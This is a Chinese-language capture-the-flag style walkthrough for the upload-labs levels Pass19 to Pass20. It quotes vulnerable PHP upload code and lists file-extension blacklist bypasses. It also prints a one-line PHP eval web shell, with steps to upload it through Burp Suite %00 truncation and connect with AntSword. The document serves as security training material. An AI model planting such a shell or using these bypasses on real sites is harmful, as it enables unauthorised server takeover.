


如上图， python 脚本 AttackScript.py 成功连上 NineteenScript.gif 并创建后台脚本 script.php


- 配置蚁剑连接



注意生成的脚本 `script.php` 在文件夹 `upload-labs` 下而不是文件夹 `upload` 下




- 将 `burpsuite` 解除截断并测试连接，最终成功 `getshell`



Pass20


- 首先查看提示



- 查看源代码

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
```

```
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","jsv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = $_POST['save_name'];
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION);

        if(!in_array($file_ext,$deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            }else{
                $msg = '上传出错！';
            }
        }else{
            $msg = '禁止保存为该类型文件！';
        }

    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```



- 产生漏洞的代码

```
$_POST传参导致文件上传路径可控

$file_name = $_POST['save_name'];
$img_path = UPLOAD_PATH . '/' .$file_name;
```

可利用的方法很多

`.user.ini绕过--Pass05`

`大小写绕过--Pass06`

`末尾加空格或点或::$DATA绕过--Pass07、08、09`

`apache多后缀解析绕过`

`POST型00截断绕过`

- 原理

`没有对上传的文件做判断，只对用户输入的文件名做判断`

`后缀名黑名单`

`上传的文件名用户可控`


`黑名单用于用户输入的文件后缀名进行判断`

`move_uploaded_file()还有这么一个特性，会忽略掉文件末尾的 /.`


- 编写脚本 `TwentyFirstMethod.php`


```
<?php
    @eval($_POST['TwentyFirst']);
?>
```

- 上传脚本 `TwentyFirstMethod.php` 到网站




- 上传文件，文件名用%00截断，抓包解码；用 `burpsuite` 拦截并修改文件名和存储路径






注意：%00 截断需要 gpc 关闭，抓包，解码，提交即可，截断文件名 php 版本小于 5.3.4 才行


- burpsuite 放包后用右键打开文件并复制文件的路径






- 用蚁剑添加数据并配置，URL 是文件地址，连接密码根据上面编写的脚本

- 成功添加数据后双击成功 `getshell`



Pass21

